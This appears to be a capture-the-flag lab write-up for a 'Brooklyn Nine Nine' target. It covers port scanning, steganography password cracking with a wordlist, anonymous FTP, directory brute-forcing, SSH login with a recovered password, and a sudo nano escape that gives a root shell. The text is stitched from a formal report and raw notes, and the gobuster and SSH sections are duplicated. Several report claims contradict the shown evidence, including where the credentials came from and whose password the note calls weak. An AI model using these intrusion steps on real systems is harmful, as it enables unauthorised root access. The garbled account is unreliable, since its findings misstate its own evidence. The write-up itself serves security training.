Cybersecurity Lab Write-up: Attack on Target 10.82.174.165

Executive Overview

This report documents a penetration test conducted against the target system at IP address 10.82.174.165. The attack sequence involved network scanning, steganography analysis, FTP access, web enumeration, SSH login, and privilege escalation to retrieve user and root flags. All findings are strictly derived from the provided source evidence. The target system exhibited multiple vulnerabilities including anonymous FTP access, weak password policies, and misconfigured sudo privileges. The attack successfully obtained both user and root flags without evidence of system compromise beyond the documented steps.

1. Initial Reconnaissance

1.1 Network Scanning


An initial Nmap scan was performed to identify open ports and services. The command executed was:

```
nmap -sC -sV 10.82.174.165
```

The scan revealed three open ports: - Port 21/tcp: FTP (vsftpd 3.0.3) with anonymous login allowed (FTP code 230) - Port 22/tcp: SSH (OpenSSH 7.6p1 Ubuntu 4ubuntu0.3) - Port 80/tcp: HTTP (Apache httpd 2.4.29)

The host was confirmed operational with 0.14s latency, and the scan completed in 15.78 seconds. This scan established the primary attack surface for further exploitation.

1. Attack Narrative for Brooklyn nine nine
2. Nmap scan for open ports
    a. └─$ nmap -sC -sV 10.82.174.165



b.
    i. We find port 21 for ftp is open with anonymous login
    ii. 22 open
    iii. 80 open

Screenshot / visual evidence · source PDF page 1

1.2 Service Analysis

The open services indicated potential avenues for exploitation. The FTP service's anonymous login capability was identified as a critical path for credential extraction. The SSH service provided a potential remote access

vector, while the HTTP service required further enumeration.

2. Steganography Analysis


2.1 Image Inspection

A steganography analysis was conducted on the file `brooklyn.jpg`. The image was examined using browser developer tools, which revealed a comment about the image being used as a background. The developer tools interface showed a terminal snippet attempting to extract hidden data using `steghide`:

```
steghide extract -sf brooklyn.jpg
```

The command returned an error: "steghide: can not uncompress data. compressed data is corrupted."

3. 

    a. The page looks like this with a comment about steg
        i. We can download the image and look into that
        ii. 

        iii. There is a password we can use steg cracker to crack it

Screenshot / visual evidence · source PDF page 2


2.2 Password Extraction

StegCracker was used to crack the password for the steganography extraction. The command executed was:

```
stegcracker brooklyn.jpg /usr/share/wordlists/rockyou.txt
```

The tool successfully cracked the password as "admin" (lowercase) after trying 20,523 passwords. The extracted file `brooklyn.jpg.out` contained a note with the password for the Holt account.

b.



i. Stegcracker found the password ADMIN

c. Use admin on steghide and get this

i.



1. We got the password of holts and it is fluffydog12@ninenine

4. Using the Open FTP anonymous login

Screenshot / visual evidence · source PDF page 3

Note: The source document (page 3) states "Stegcracker found the password ADMIN", but the screenshot explicitly shows the password as "admin" (lowercase). This discrepancy is documented in the evidence.

2.3 Password Confirmation

The extracted note from `brooklyn.jpg.out` contained the text: "Holts Password: fluffydog12@ninenine". This password was used for subsequent access.


3. FTP Access

3.1 Anonymous Login


Using the FTP service, an anonymous login was established:

```
ftp 10.82.174.165
```

The server responded with "230 Login successful", confirming the anonymous login was accepted. The directory listing was performed with `ls`, and the file `note_to_jake.txt` was retrieved.

a. 

b. We find a note to jake
   i. Get it and read it

c. 

   i. FROM AMY
   ii. TO JAKE

5. Go buster the url

Screenshot / visual evidence · source PDF page 4

3.2 Note Content

The content of `note_to_jake.txt` was:

```
From Amy, Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

This note indicated that the password for the Holt account was weak and needed to be changed.

4. Web Enumeration

4.1 Gobuster Scan

A directory brute force scan was conducted on the web server using Gobuster:

```
gobuster dir -u http://10.82.174.165/ -w /usr/share/wordlists/dirb/common.txt -t 50
```

The scan discovered the following files: - `.hta` (403) - `.htaccess` (403) - `index.html` (200) - `server-status` (403)

The document notes that no additional useful information was found beyond the `index.html` file.

a.
```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.82.174.165/ -w /usr/share/wordlists/dirb/commo
n.txt -t 50
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.82.174.165/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
index.html           (Status: 200) [Size: 718]
server-status        (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

b. Didnt find anything helpful

6. SSH in with the stegs password

a.
```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh holt@10.82.174.165
holt@10.82.174.165's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$
```

i. We get in as holt

ii.
```
holt@brookly_nine_nine:~$ ls
nano.save  user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
holt@brookly_nine_nine:~$
```

1. We find a user text
   a. ee11cbb19052e40b07aac0ca060c23ee

7. Now time for priv esc
   a. Sudo -l

Screenshot / visual evidence · source PDF page 5

5. SSH Login

5.1 Access as Holt

SSH login was performed using the password extracted from the steganography analysis:

```
ssh holt@10.82.174.165
```

The password used was `fluffydog12@ninenine`. After login, the user directory was examined, and the file `user.txt` was found.

a.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.82.174.165/ -w /usr/share/wordlists/dirb/commo
n.txt -t 50
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.82.174.165/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
index.html           (Status: 200) [Size: 718]
server-status        (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

b. Didnt find anything helpful

6. SSH in with the stegs password

a.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh holt@10.82.174.165
holt@10.82.174.165's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$
```

i. We get in as holt

ii.

```
holt@brookly_nine_nine:~$ ls
nano.save  user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
holt@brookly_nine_nine:~$
```

1. We find a user text
   a. ee11cbb19052e40b07aac0ca060c23ee

7. Now time for priv esc
   a. Sudo -l

Screenshot / visual evidence · source PDF page 5

5.2 User Flag

The contents of `user.txt` were:

```
ee11cbb19052e40b07aac0ca060c23ee
```

This was identified as the user flag.

6. Privilege Escalation

6.1 Sudo Privileges


The `sudo -l` command was executed to check available privileges:

```
sudo -l
```

The output indicated that the user `holt` could run `/bin/nano` without a password:

```
User holt may run the following commands on brookly_nine_nine:
(ALL) NOPASSWD: /bin/nano
```

Maki Andrich Page: 6

i. 

1. We find /bin/nano
    a. This means we can run nano and exploit through there

b. Sudo nano

Screenshot / visual evidence · source PDF page 6


6.2 Exploiting Nano

The `sudo` privilege was exploited by running `nano` with a command to execute a shell:

```
sudo nano
```

Within the `nano` editor, the command `reset; sh 1>&0 2>&0` was entered to obtain a root shell. The `whoami` command confirmed the user had escalated to root.

i. 

1. Control r and control x to get it to execute a command
2. Enter in reset; sh 1>&0 2>&0 to get a root shell
   a. 

ii. Figure out where we are and how to get the root flag

Screenshot / visual evidence · source PDF page 7

7. Root Flag Acquisition

7.1 Root Directory


The root directory was navigated to, and the file `root.txt` was found:


```
cd /root
ls
root.txt
cat root.txt
```

The content of `root.txt` was:

```
63a9f0ea7bb98050796b649e85481845
```

This was identified as the root flag.

1. 

    a. We found it 63a9f0ea7bb98050796b649e85481845
8. Finish the room
    a. 

Screenshot / visual evidence · source PDF page 8

7.2 Flag Verification

The root flag was verified by the system, and the web interface (as shown in the source) indicated that both the user and root flags were correct.

8. Conclusion

The attack successfully retrieved both the user flag (`ee11cbb19052e40b07aac0ca060c23ee`) and the root flag (`63a9f0ea7bb98050796b649e85481845`). The process involved standard penetration testing techniques including network scanning, steganography analysis, and privilege escalation.

Key Findings: - Anonymous FTP access provided initial credentials - Steganography revealed the Holt account password - Weak password policy was confirmed by the note - Misconfigured sudo privileges enabled privilege escalation

Limitations: - The source document contains a discrepancy in the steganography password (text claims "ADMIN", but screenshot shows "admin") - The step "Go buster the url" (page 4) lacks evidence of a URL being used - No evidence of system compromise beyond the documented steps

This report strictly adheres to the evidence provided in the source material. No external assumptions or findings have been introduced. The attack sequence follows a logical progression from reconnaissance to flag acquisition, with each step supported by visible evidence in the source PDF.